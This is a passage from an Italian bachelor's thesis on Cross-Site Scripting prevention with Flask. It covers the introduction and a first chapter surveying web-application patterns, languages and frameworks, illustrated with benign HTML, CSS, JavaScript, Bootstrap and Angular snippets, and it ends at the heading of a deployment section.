Università degli Studi Mediterranea di Reggio Calabria
Dipartimento di Ingegneria dell'Informazione, delle Infrastrutture e dell'Energia Sostenibile
Corso di Laurea in Ingegneria Informatica, Elettronica e delle Telecomunicazioni

---

Tesi di Laurea

Analisi e prevenzione degli attacchi Cross-Site Scripting: sperimentazione con il framework Flask

Relatore	Candidato
Prof. Gianluca Lax	Andrea Marengo

Anno Accademico 2024-2025

Indice

Elenco delle figure

Introduzione

Al giorno d'oggi le web application sono presenti ovunque; infatti, basta pensare a una qualsiasi attività o azienda che offre un servizio per trovarne una dedicata.

Tali applicazioni permettono di far interfacciare l'utente col servizio in questione, usufruendone con comodità. Lo scenario cambia nel caso in cui ci sia un utente malintenzionato, ovvero una persona alla quale è reso disponibile il servizio ma che ha l'obiettivo di manometterlo o rubare delle informazioni da quest'ultimo. Per attaccare il sito, sfrutta le vulnerabilità presenti: nella realizzazione di un'applicazione web possono essere prese scelte o utilizzate soluzioni non ottimali e che presentano delle debolezze, proprio quelle che vengono sfruttate per effettuare gli attacchi. Infatti, se è vero che il mondo web permette di fornire uno stesso servizio a molti utenti, bisogna considerare anche che espone a maggiori rischi di manomissione da parte di persone terze.

Nonostante la grande crescita della sicurezza informatica, si verificano ancora scenari di attacco, in quanto non sempre si fa riferimento a figure specializzate o competenti per la realizzazione di web application, causando situazioni spiacevoli e, in determinati casi, problemi disastrosi per utenti e fornitori.

Tra gli attacchi più pericolosi e ancora attuali rientrano i Cross-Site Scripting (XSS), di cui recentemente sono state vittime un'ampia gamma di versioni di Adobe Commerce. La vulnerabilità, identificata come CVE-2025-47110, è stata riportata il 17 giugno 2025 ed ha richiesto un aggiornamento tempestivo per mitigarla [1].

Secondo lo standard CVSS (Common Vulnerability Scoring System) che valuta e classifica le vulnerabilità dei sistemi informatici, al caso di Adobe è stato attribuito un punteggio di 9.1 (Critical) [57], poiché permetteva azioni che richiedevano privilegi elevati a un visitatore qualunque del sito. Lo script (il codice JavaScript inserito) veniva salvato nel database, l'archivio contenente tutti i dati dell'applicazione, ed eseguito quando un admin o un operatore con permessi elevati visitava la pagina interessata, quindi avente delle credenziali che permettevano l'accesso a informazioni sensibili. L'attacco ha causato la fuga di dati sensibili, la modifica delle pagine dell'e-commerce e una possibile escalation di privilegi (ottenere privilegi sempre maggiori) e interruzione del servizio.

Grazie all'aggiornamento rilasciato dal team di Adobe, sono state introdotte le contromisure necessarie per garantire la ripresa di un servizio eccellente e protetto.

É uno dei casi che dimostra quanto lo sviluppo di applicazioni web robuste e sicure sia sempre più richiesto e importante.

Lo scopo di questa tesi sarà di discutere lo sviluppo di un'applicazione web ben strutturata, approfondendo tutti gli attacchi XSS esistenti e le contromisure più adatte.

La sua struttura è la seguente:

- Nel Capitolo 1 verranno introdotte e spiegate le tecnologie e i pattern utilizzati per lo sviluppo di una web application manutenibile e solida;
- Nel Capitolo 2 verranno esplorati attacchi e vulnerabilità di tipo XSS, descrivendo tutte le tipologie con esempi annessi. Inoltre, saranno riportate alcune metodologie di analisi per la scoperta delle vulnerabilità e le contromisure possibili.
- Nel Capitolo 3 sarà riportata l'attività di sperimentazione eseguita su una web application creata appositamente, utilizzando il linguaggio di programmazione Python [18] in ambiente Flask [45]. Sarà simulato l'attacco di un utente malintenzionato, mostrando il processo utilizzato da quest'ultimo per costruire l'attacco e gli effetti che causa una volta eseguito, concludendo con le contromisure applicate.

Infine, verranno tratte conclusioni ed effettuate riflessioni sugli sviluppi futuri.

1

Sviluppo di una Web Application

Questo capitolo ha l'obiettivo di presentare gli strumenti e le tecnologie utili per lo sviluppo di una Web application, le componenti che la caratterizzano e degli esempi di pattern e tool tra i più utilizzati.

1.1 Cos'è una Web Application

Quando il World Wide Web fu creato, circa negli anni '90, il suo obiettivo era quello di semplificare l'accesso alle informazioni, tramite richieste di tipo HTTP che consentivano al client, ovvero il computer, di richiedere i contenuti al server, ottenendoli. Quindi era composto da pagine web statiche formate da semplici file di testo e contenuti statici che collegavano le pagine.

Col tempo però ci si rese conto del grande potenziale di questo protocollo, e si cominciò a realizzare applicazioni web sempre più complesse che permettevano di comunicare, collaborare e anche aggiornare le funzionalità offerte [29].

In un sondaggio del 1999 [19], Fraternali ha dato una descrizione di Web application, definendola come un ibrido tra un ipermedia e un sistema informativo che deve:

- Gestire dati strutturati (come database) e non strutturati (ad esempio contenuti multimediali);
- Offrire supporto alla navigazione dell'utente;
- Avere un'elevata qualità grafica;
- Permettere di personalizzare e adattare dinamicamente i contenuti offerti.

1.1.1 I principi fondamentali del Web

I principi sui quali si fonda il World Wide Web rimangono costanti, secondo un'architettura client-server, nei quali i server memorizzano i dati e i client vi accedono.

Tre concetti che stanno al di sopra del client-server-computing sono:

- Un sistema di denominazione e riferimento ai contenuti, chiamato **Uniform Resource Locator (URL)**. Esso è composto da un insieme di nomi che identificano il computer (tramite indirizzo IP), il contenuto richiesto e il protocollo di comunicazione;
- Un linguaggio per scrivere i documenti che venga poi interpretato dal browser, ovvero **HTML**;
- Il protocollo di comunicazione **HTTP** [43] di tipo richiesta-risposta, in cui sono presenti 8 operazioni di base: OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT.
  I metodi più utilizzati sono GET e POST, dove il primo permette di recuperare dati da un URL specifico, mentre il secondo invia dati al programma in ascolto su quell'URL.



Figura 1.1. Protocollo HTTP.

Nella Figura 1.1, è rappresentato il processo di comunicazione che avviene in un'architettura client-server, dove un utente richiede un contenuto tramite URL, che viene tradotto dal browser in una richiesta HTTP da inviare al Web server, che recupera i dati e invia la pagina HTML al browser che la interpreta e permette la visualizzazione del contenuto da parte dell'utente.

Grazie al lavoro degli ingegneri del software, ben presto le pagine Web divennero dinamiche, ovvero elaborate lato server. L'URL fornito dal client faceva riferimento a uno script lato server, scritto in un linguaggio interpretativo, inizialmente PHP, ora anche Java [7] o Python ad esempio. Si pensò a un modello ibrido nel quale le pagine Web contenevano piccole porzioni di codice, eseguite al momento della richiesta per popolare la pagina con i dati.

A mano a mano si cercò di perfezionare questa struttura rendendola manutenibile, attraverso l'introduzione di pattern ormai fondamentali per lo sviluppo di applicazioni Web.

1.2 I pattern più utilizzati

Un pattern di progettazione (*design pattern*) si definisce come una soluzione riutilizzabile a un problema ricorrente.

IL concetto di pattern venne reso noto dal libro *"Design Patterns: Elements of Reusable Object-Oriented Software"* [20] di Gamma, Helm, Johnson e Vlissides, conosciuti come la **"Banda dei Quattro"**. In genere un pattern ha le seguenti caratteristiche:

- **Nome** conciso e rappresentativo;
- Descrizione del contesto di applicazione, quindi il **problema** per il quale è stato ideato;
- La **soluzione**, presentata come una struttura astratta delle componenti e della relazioni, senza ulteriori dettagli per l'implementazione;
- Le **conseguenze** che comporta, ad esempio i trade-off possibili, i costi e l'efficienza.

L'applicazione dei design pattern consente la comunicazione tra i vari sviluppatori, la manutenibilità e il riuso del codice, e migliora la qualità del software.

1.2.1 Pattern MVC

Il **Pattern MVC (Model-View-Controller)** [22], divenuto ormai fondamentale, viene applicato a qualsiasi applicazione web per migliorare la coesione e la separazione dei ruoli, attraverso la suddivisione dell'applicazione in livelli distinti: il *Model* è un insieme di classi che permette di interagire col database (pattern DAO), il *Controller* contiene la logica e le operazioni lato back-end e la *View* invece ha il solo scopo di mostrare il risultato dell'elaborazione effettuata dal back-end.

Il funzionamento delle richieste con l'utilizzo di questo pattern è rappresentato nella Figura 1.2.

1.2.2 Pattern DAO

Il **Pattern DAO (Data Access Object)** [28] è utilizzato per incapsulare l'accesso al database, con delle classi che vanno a ricreare esattamente le tabelle presenti e altre ,invece, in cui sono contenuti i metodi di scrittura e lettura che si interfacciano con l'archivio dati.

L'interfacciamento con il DBMS (es. *MySQL*), che permette di gestire il database, avviene attraverso il linguaggio SQL [12], in particolare query che interrogano l'archivio. Nel caso di query di lettura si utilizzano dei SELECT che restituiscono una o più tuple, mentre le query di scrittura sono formate da quelle operazioni denominate con l'acronimo di CRUD (CREATE, READ, UPDATE, DELETE) e permettono di modificare i dati presenti.



Figura 1.2. Pattern MVC.

1.3 Linguaggi

Per lo sviluppo di applicazioni web è possibile scegliere tra diversi linguaggi, a seconda delle esigenze. Essi costituiscono il back-end e il front-end: il primo, composto da un unico linguaggio, conterrà tutte le classi che gestiscono l'accesso ai dati ed elaborano le informazioni poi inviate all'utente, mentre il secondo, realizzato attraverso diversi linguaggi, mostra i contenuti della pagina web all'utente.

Di seguito sono presentati alcuni dei linguaggi di programmazione più diffusi.

1.3.1 Java

É un linguaggio di programmazione fortemente tipizzato, in cui il codice è compilato in bytecode e gira su una JVM (Java Virtual Machine), con struttura riportata nella Figura 1.3.

É caratterizzato da una sintassi abbastanza rigorosa, in cui i tipi delle variabili devono essere dichiarati, favorendo la sicurezza, e permette di gestire efficacemente carichi elevati con scalabilità robusta. Ideale se si punta a creare un'applicazione altamente compatibile, pensando al motto secondo il quale è stato concepito tale linguaggio: *Write Once, Run Anywhere*.

Tra i contro vi è una curva di apprendimento abbastanza ripida, causata proprio dallo stile rigoroso e quindi dalla presenza di più codice; un consumo elevato delle risorse e la gestione automatica della memoria, col garbage collector, potrebbero comportare pause nell'esecuzione. Non si presta bene per sviluppi rapidi, come startup o progetti leggeri.



Figura 1.3. JVM architecture.

1.3.2 Python

Python è un linguaggio di programmazione di alto livello che ha come filosofia la leggibilità del codice, con notevole utilizzo di indentazioni significative.

Il codice è eseguito riga per riga dal Python Interpreter e viene tipizzato dinamicamente, gode di un ampio ecosistema di librerie e framework a supporto. Il grande vantaggio che porta, oltre alla maggiore facilità, è la possibilità di integrare web e machine learning, poiché è il linguaggio prediletto nel campo dell'intelligenza artificiale. Queste caratteristiche lo rendono sempre più diffuso nello sviluppo di nuove applicazioni web [41].

La facilità della sua sintassi però comporta dei rischi relativi alla sicurezza, perché la deduzione dei tipi a runtime può causare errori e richiede una fase di testing più estensiva.

Nel caso di Python, per l'utilizzo dei framework esiste uno standard cruciale per il loro funzionamento, ovvero la **Web Service Gateway Interface (WSGI)** [26]. La specifica descrive un'interfaccia comune tra server web e applicazioni Python, come è possibile vedere nella Figura 1.4, dove il server invia la richiesta alla *callable*, accompagnata da un dizionario *environ* e una funzione *start_response*, e infine, l'app restituisce la risposta iterabile. Il suo utilizzo permette di cambiare server senza effettuare modifiche all'applicazione, aumentando la flessibilità nelle tecnologie scelte.



Figura 1.4. Web Service Gateway Interface.

1.3.3 HTML (HyperText Markup Language)

HTML è un linguaggio di markup utilizzato per strutturare e descrivere il contenuto della pagina web. Definisce elementi come paragrafi, titoli, immagini, collegamenti ipertestuali e contenuti multimediali.

Attualmente **HTML5** [9] è ormai uno standard consolidato, ovvero l'ultima versione che offre supporto integrato per audio e video e ha introdotto molti tag a sostituzione dei generici , permettendo una struttura chiara e comprensibile. É possibile disegnare grafica 2D (e 3D con WebGL) tramite l'elemento <canvas> e migliora di molto l'usabilità dei campi di input, ormai fondamentali per l'interazione con l'utente, attraverso l'utilizzo di nuovi tipi e attributi.

Non è un vero e proprio linguaggio di programmazione, ma organizza i contenuti interpretati poi dal browser. Per avere una semplice pagina di presentazione della web application in HTML5, il codice si presenta così:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Pagina di Presentazione</title>
  </head>
  <body>
    <h1>Benvenuti nel mio sito</h1>
    <p>Questa è una pagina di esempio realizzata con HTML.</p>
    <img src="logo.png" alt="Logo del sito">
    <a href="contatti.html">Contattami</a>
  </body>
</html>
```

La prima riga indica HTML5 moderno e i tag **<h1>, <p>, <img>, <a>** definiscono rispettivamente titolo, testo, immagine e link.

La pagina verrà poi migliorata a livello grafico dagli altri livelli del front-end.

1.3.4 CSS (Cascading Style Sheets) e SCSS

É un linguaggio di foglio di stile che si utilizza per la presentazione visiva di documenti scritti in XML o HTML. Gestisce aspetti come layout, colore, spaziature, tipografia, animazioni e comportamento responsive.

Molto spesso per separare contenuto e presentazione è posto in una sezione distinta del progetto che si sta andando a creare. Si basa su una gerarchia a cascata per applicare le regole stilistiche.

Ecco un esempio di codice CSS che detta lo stile della pagina HTML mostrata nella Sezione 1.3.3:

```
body {
  font-family: Arial, sans-serif;
  background-color: #f4f4f9;
}

h1 {
  color: #4a90e2;
}

p {
  font-size: 18px;
  color: #333;
}

a {
  color: #4a90e2;
  text-decoration: none;
}
```

Come si può vedere è possibile impostare il carattere utilizzato, il colore dello sfondo e del titolo, la dimensione e altre personalizzazioni per ogni elemento della pagina HTML. In aiuto al CSS, estendendone le sue possibilità, esiste l'**SCSS** che è una sintassi del pre-processore *Sass (Syntactically Awesome StyleSheets)*. Tra le caratteristiche avanzate che possiede ci sono:

- **Variabili**: che definiscono valori riutilizzabili e permettono di modificarli a livello globale;
- **Nesting**: rende il codice compatto e leggibile, annidando con struttura HTML;
- **Mixin**: snippet riutilizzabili, come delle funzioni, che permettono il riuso del codice;
- **Partials e import**: rendono possibile la divisione del codice in file modulari e importarli per migliorare l'organizzazione;
- **Operatori e funzioni**: supporta calcoli, manipolazioni e condizionali via script.

L'SCSS è un superset del CSS, quindi ha la stessa semantica, perciò il codice è valido per entrambi. Ha necessità di essere compilato in CSS per poter essere letto dal browser, ma il processo può essere automatizzato tramite tool (es. node-sass, Dart Sass) o task runner.

1.3.5 JavaScript

É un linguaggio di programmazione dinamico utilizzato per implementare comportamenti complessi lato client [30]. Permette di manipolare il *DOM (Document Object Model)*, quindi modificare stile, struttura e contenuto di un documento web caricato sul browser; inoltre, gestisce eventi, animazioni, crea interattività, recupera dati in background e non solo. Le pagine statiche, grazie all'utilizzo di JavaScript, vengono trasformate in esperienze interattive e dinamiche. I browser lo interpretano nativamente e segue lo standard ECMAScript (ES), avente l'obiettivo di definire le caratteristiche e il funzionamento che un linguaggio deve seguire per essere considerato conforme.

Ecco un esempio di script da poter inserire per completare la pagina HTML della Sezione 1.3.3:

```
<p id="demo">Questo è un esempio di JavaScript.</p>
<button onclick="changeText()">Cliccami!</button>
<script>
function changeText() {
document.getElementById("demo").innerHTML = "Complimenti!
  Il testo è cambiato."; }
</script>
```

Il paragrafo attraverso l'id viene individuato dallo script e il bottone attiva la funzione *changeText()*, attraverso l'attributo *onclick*. La funzione seleziona l'elemento e cambia il testo visualizzato.



Figura 1.5. AJAX call.

Lo script mostra come modificare il contenuto in risposta alle azioni dell'utente, ma esistono tante operazioni altrettanto utili che migliorano anche l'usabilità della pagina, ad esempio quelle asincrone come **AJAX (Asynchronous JavaScript and XML)** [42]. É un insieme coordinato di tecniche per interagire col server in background utilizzando JavaScript, sfrutta l'oggetto *XMLHttpRequest* o la *FetchAPI* (Figura 1.5). Utilizzandolo vengono aggiornate porzioni di pagina senza ricaricare il documento, migliorando l'esperienza dell'utente. Non è obbligatorio l'uso di XML, infatti si preferisce JSON, che è più leggero e facile da utilizzare [38].

JavaScript è un elemento molto potente e ormai fondamentale per ogni applicazione Web, proprio per questo introduce vari rischi da non sottovalutare. Il codice si presenta completamente esposto essendo scaricato direttamente nel browser e quindi chiunque può visionarlo e scoprire segreti, come API key e token, oppure analizzare il funzionamento interno dell'app. Le verifiche solo lato client non sono mai una garanzia, perché possono essere raggirate o manipolate rendendole inaffidabili. Inoltre, bisogna fare attenzione all'importazione di librerie di terze parti che potrebbero rappresentare fonti di vulnerabilità o comportamenti malevoli, se non opportunamente aggiornate. Tra le librerie JavaScript più fidate e utilizzate rientra **JQuery** [2] che ha il compito di semplificare attività come la selezione del DOM, le chiamate AJAX, la gestione degli eventi, la manipolazione degli elementi e le animazioni. Ha riscontrato grande popolarità ampliando la compatibilità cross-browser e permise di scrivere codice funzionante su tutti i software di navigazione. Con l'avvento e l'utilizzo sempre maggiore delle API JavaScript native, molte funzionalità sono già disponibili direttamente in Vanilla JS (JavaScript puro). Resta comunque usata in progetti legacy o poco complessi.

1.4 Comunicazione tra front-end e back-end: le API

Un'**API (Application Programming Interface)** è un insieme di regole e protocolli che permettono a componenti software differenti, come moduli o applicazioni, di interagire tra loro. É un livello astratto che permette di chiamare funzionalità complesse senza conoscere le implementazioni interne. Nel Web development sono accessibili via HTTP, con richieste strutturate e risposte in **JSON** o **XML**.

1.4.1 REST API

Si parla di **REST API (Representational State Transfer)** quando esse seguono uno stile architetturale basato sui principi di Roy Fielding [16], ovvero un insieme di vincoli da rispettare per la realizzazione di un'architettura scalabile e interoperabile. Le risorse sono identificabili tramite URI (Uniform Resource Identifier), una stringa di caratteri che identifica la risorsa, e manipolate attraverso metodi HTTP standard, come GET o POST (Figura 1.6).

Tra i principi chiave troviamo:

- Client-Server: tra presentazione (front-end) e logica/dati (back-end) vi è una separazione netta;

- Statelessness: il server non mantiene stato tra le chiamate;
- Uniform Interface: i metodi HTTP sono utilizzati coerentemente e le risorse sono ben identificate;
- Cacheable: supporta il caching per migliorare le performance;
- Layered System: supporta intermediari come proxy o load balancer, senza alterare il comportamento lato client.



Figura 1.6. REST API.

L'utilizzo delle REST API porta numerosi vantaggi legati alla scalabilità, grazie all'assenza di session state che semplifica la gestione di molti client contemporanei. Sono compatibili con vari linguaggi e piattaforme; infatti, hanno un'ampia diffusione.

1.5 Framework back-end

Un framework back-end è un insieme di librerie, componenti e strumenti che permette agli sviluppatori di creare web application in maniera più efficiente.

Automatizzando gli aspetti infrastrutturali di basso livello, si permette di concentrarsi su funzionalità e caratteristiche. L'utilizzo di framework permette produttività, sicurezza e scalabilità, grazie a un'architettura strutturata.

Esistono varie alternative e di seguito ne vengono presentate alcune relative ai linguaggi trattati nelle Sezioni 1.3.1 e 1.3.2.

1.5.1 Spring Boot

Per lo sviluppo Web, Java offre framework completi per contesti enterprise che permettono lo sviluppo di applicazioni aziendali complesse.

Il più utilizzato è **Spring** [23], molto apprezzato per modularità e flessibilità. Si fonda su principi chiave come: l'**Inversion of Control (IoC)** che ha il compito di gestire l'instanziazione e il ciclo di vita degli oggetti (bean) dell'applicazione, utilizzando l'*IoC container* e la **Dependency injection (DI)** che è la tecnica grazie alla quale si realizza l'Ioc. Essa fornisce le dipendenze dall'esterno riducendo l'accoppiamento e migliorando la flessibilità; viene implementata secondo due modalità che sono la *constructor injection* e la *setter injection*. Questi due principi facilitano la gestione, riducono il codice e favoriscono la manutenibilità.

In particolare, **Spring Boot** è un'estensione opinativa che semplifica lo sviluppo web, grazie a:

- **Auto-configurazione**: analizzando le librerie del progetto, configura automaticamente server, data source e contesto applicativo, riducendo la configurazione manuale;
- **Server embedded**: include server come Tomcat, Jetty o Undertow, semplificando il deployment;
- **Starter dependencies**: mette a disposizione pacchetti che includono librerie per specifiche funzionalità (come web o sicurezza), facilitando l'avvio del progetto;
- **Production-ready features via Actuator**: sono presenti endpoint per monitoraggio e gestione, cruciali in ambienti produttivi;
- **Nessuna configurazione XML**: l'impostazione avviene tramite annotazioni Java e proprietà, tramite sintassi pulita e moderna.

1.5.2 Flask

Offre un approccio più flessibile, infatti è considerato un micro-framework con una filosofia minimalista ma estendibile. Si basa sul toolkit Werkzeug (WSGI) per gestire le richieste e sui template Jinja2 (pagine HTML con codice Python all'interno). Offre funzionalità di base, tra cui routing, server di sviluppo, debugging e supporto alle sessioni, mentre ulteriori funzionalità come ORM o autenticazione si aggiungono con estensioni di terze parti. Permette di integrare in un progetto solo ciò che serve e di avviare un'applicazione web in poche righe di codice, quindi nel caso in cui si volesse realizzare un progetto enterprise complesso è necessario uno sforzo maggiore.

1.5.3 Django

Django [17] si presenta come un framework completo, che utilizza il paradigma **Model-View-Template (MVT)**, affine a MVC. Tra le componenti vitali troviamo la presenza di un *ORM (Object-Relational Mapping)* che elimina la necessità di scrivere manualmente query SQL, semplificando le operazioni CRUD.

In maniera automatica ogni classe corrisponde a una tabella del database e ogni attributo della classe mappa una colonna della tabella. Il processo è realizzato tramite metadati, che l'ORM utilizza per generare le query necessarie. Permette anche di cambiare facilmente DBMS con poche modifiche al codice.

L'ORM è utilizzato nel *Model* che si occupa di gestire i dati, mentre la *View* agisce da controller, elaborando la logica applicativa, e il *Template* riceve i dati elaborati, mostrandoli all'utente dinamicamente.

Di default ha attive protezioni contro attacchi come **cross-site scripting, CSRF, SQL injection**.

Nonostante i tanti vantaggi presentati, risulta complesso per progetti piccoli, imponendo convenzioni troppo rigide a discapito di un'architettura più libera e presentando grande difficoltà nel suo apprendimento. É opportuno considerare il tipo di web application che si deve realizzare, così da selezionare il framework in linguaggio Python più adatto [21].

1.6 Framework front-end

Un framework front-end è una raccolta di strumenti e modelli di codice (templates) che permette di creare in modo rapido e coerente l'interfaccia utente.

Offre una struttura solida per implementare elementi visivi (pulsanti, menu, form, ecc...), garantendo responsività e rispetto delle best practice.

La sezione è seguita da esempi per comprendere in maniera più approfondita l'utilità di questa tecnologia.

1.6.1 Bootstrap

Un framework front-end open-source per la costruzione di interfacce web [53]. É composto da uno schema a griglia (12-columns), componenti dell'interfaccia precostituiti e script per comportamenti dinamici.

Permette di realizzare delle UI (User Interface) coerenti, è dotato di compatibilità cross-browser e ampia documentazione. Purtroppo, per poter realizzare un progetto altamente personalizzato, è necessario un elevato lavoro di customizzazione, tanto da preferire l'utilizzo di puro CSS in certi casi.

Ecco un esempio di navbar e container responsivo:

```
<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/
bootstrap@5.0.2/dist/css/bootstrap.min.css">

<nav class="navbar navbar-expand-lg navbar-light bg-light">
  <div class="container">
    <a class="navbar-brand" href="#">Logo</a>
  </div>
</nav>

<div class="container mt-4">
  <div class="row">
    <div class="col-md-8">
      <h1>Titolo pagina</h1>
      <p>Paragrafo di esempio.</p>
    </div>
    <div class="col-md-4">
      <div class="card">Card content</div>
    </div>
```

```
  </div>
</div>
```

1.6.2 Tailwind CSS

Un framework CSS [52] basato su classi *"utility"*, anziché su componenti predefiniti, che si combinano all'HTML. Scansiona i template, genera unicamente le classi utilizzate e le aggrega in un CSS finale ottimizzato. Questo garantisce una velocità di sviluppo elevatissima, che si aggiunge all'elevata coerenza tra le componenti.

Ecco un esempio di card stilizzata, avente margini, padding, colori, testo centrato e bordo arrotondato:

```
<div class="m-4 p-4 bg-yellow-200 font-bold rounded-lg
text-center">
  Campione di Tailwind CSS
</div>
```

1.6.3 Angular

Un framework completo sviluppato da Google e scritto in TypeScript [6]. L'interfaccia viene suddivisa in blocchi indipendenti, ognuno con caratteristiche proprie e con la possibilità di ricevere automaticamente i servizi di cui ha bisogno. Ogni variazione nei dati si riflette sulla vista ed è possibile aggiungere delle scritte speciali in HTML (*Directives*) che dotano il template di comportamento dinamico.

Un esempio di componente può essere il seguente, che mostra una scritta di caricamento se avviato:

```
import { Component, Input } from '@angular/core';

@Component({
  selector: 'app-loading',
  template: `
    <div *ngIf="shown" class="loading-overlay">
      {{ label }}
    </div>
  `,
  styles: [`
    .loading-overlay {
      position: fixed;
      top: 0; left:0;
      width: 100%; height: 100%;
      display: flex;
      justify-content: center; align-items: center;
      background: rgba(0,0,0,0.5);
      color: white;
      font-size: 1.5rem;
```

```
      }
    `]
})
export class LoadingComponent {
  @Input() label = 'Caricamento in corso...';
  @Input() shown = false;
}
```

e viene utilizzato con un selettore:

```
<app-loading label="Sto caricando..."[shown]="isLoading">
</app-loading>
```

É tra i framework più utilizzati, contando più di 2,9 milioni di siti web nel mondo.

1.7 Deployment

